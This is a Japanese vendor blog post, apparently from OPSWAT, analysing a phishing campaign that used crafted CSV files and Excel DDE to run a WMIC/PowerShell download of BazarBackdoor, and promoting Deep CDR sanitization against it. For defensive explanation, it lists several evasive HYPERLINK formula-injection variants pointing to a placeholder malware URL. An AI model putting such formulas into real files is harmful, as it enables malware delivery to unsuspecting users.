2022年2月、マルウェア研究者のクリス・キャンベル氏は、特別に細工されたCSV(カンマ区切り値)テキストファイルを利用して、ユーザーのデバイスに「BazarBackdoor」トロイの木馬を感染させる新たなフィッシングキャンペーンを発見しました。このブログ記事では、その攻撃シナリオを分析し、Deep CDR™テクノロジー
(コンテンツ無害化および再構築)を用いて、この高度な攻撃を防ぐ方法をご紹介します。
攻撃戦術
このフィッシング・キャンペーンでは、サイバー犯罪者はCSVファイル(表形式でデータを保存し、値の区切りにカンマを使用する区切りテキストファイル)を利用した。このファイルタイプは、データベースやアプリケーション間で単純なデータを交換するための一般的な方法です。CSVファイルは単にテキストを含むだけで実行可能なコードが含まれていないため、多くのユーザーは無害だと考え、注意することなくすぐにドキュメントを開いてしまう。Microsoft ExcelやOpenOffice CalcのようなDynamic Data Exchange (DDE)をサポートするアプリケーションでCSVファイルを開くと、マルウェアが自分のデバイスに侵入する脅威の媒介となる可能性があることを知らないのだ。これらのアプリケーションは、CSVファイル内の数式や関数を実行することができます。脅威の作成者は、このDDE機能を悪用して任意のコマンドを実行し、トロイの木馬BazarBackdoorをダウンロードしてインストールすることで、不注意な被害者のデバイスから企業ネットワークへの完全なアクセスを侵害します。MS Office ファイルに悪意のあるマクロや VBA コードを隠した一般的な攻撃アプローチと比較すると、DDE ドキュメント内に隠された脅威は検出が困難です。

ファイルを注意深く調べると、データの列の1つに=WmiC|コマンド(Windows Management Interfaceコマンド)が含まれているのがわかる。被害者がうっかりこのDDE関数を実行させてしまうと、PowerShellコマンドが作成される。そしてコマンドはリモートURLを開いてBazarLoaderをダウンロードし、BazarBackdoorが被害者のマシンにインストールされる。
How Deep CDR™テクノロジーがDDE攻撃からの防御にどのように役立つか
メールに添付されたファイルを、ユーザーに届く前に無害化することで、こうした高度なフィッシング攻撃からネットワークを保護することができます。あらゆるファイルが潜在的な脅威となり得るとの認識のもと、単なる検知ではなく予防に重点を置くDeep CDR™テクノロジーは、ファイルの使いやすさや機能を損なうことなく、ファイル内のすべてのアクティブなコンテンツを削除します。Deep CDR™テクノロジーは、ゼロトラストの理念を真に体現したMetaDefender (OPSWAT)の高度な脅威防止プラットフォームを構成する6つの主要技術の1つです。

以下は、感染したCSVファイルをMetaDefender (Core )で処理した後のサニタイズ結果の詳細です(スキャン結果は MetaDefender (Cloud )でもご確認いただけます)。Deep CDR™テクノロジーにより、ファイル内の式が無効化されたため、PowerShellコマンドは生成されませんでした。その結果、マルウェアのダウンロードは阻止されました。
同様の攻撃では、脅威の作成者は検出を回避するためにより複雑な数式を使用する。通常、MS Excelの数式は等号(=)で始まる。しかし、このアプリケーションは"="だけでなく、"=+"や"@"などの異なる記号で始まる数式も受け付けるため、CSVファイルの破壊的な数式は以下のようになります:
=+HYPERLINK("<malware URL>")
=-HYPERLINK("<malware URL>")
=@HYPERLINK("<malware URL>")
+@HYPERLINK("<malware URL>")
-@HYPERLINK("<malware URL>")

CSVのテキストがExcelでクリック可能なリンクになる
この種の式は、一般的なCDRシステムを回避することがあります。しかし、Deep CDR™テクノロジーはこの手法を容易に処理し、クリーンで安全に消費可能なファイルを出力することで脅威を無力化します。
Deep CDR™ テクノロジーの詳細をご覧いただくか、 OPSWAT の技術専門家にご相談いただき、ゼロデイ攻撃や高度な回避型マルウェアから企業ネットワークとユーザーを守る最適なセキュリティソリューションをご検討ください。
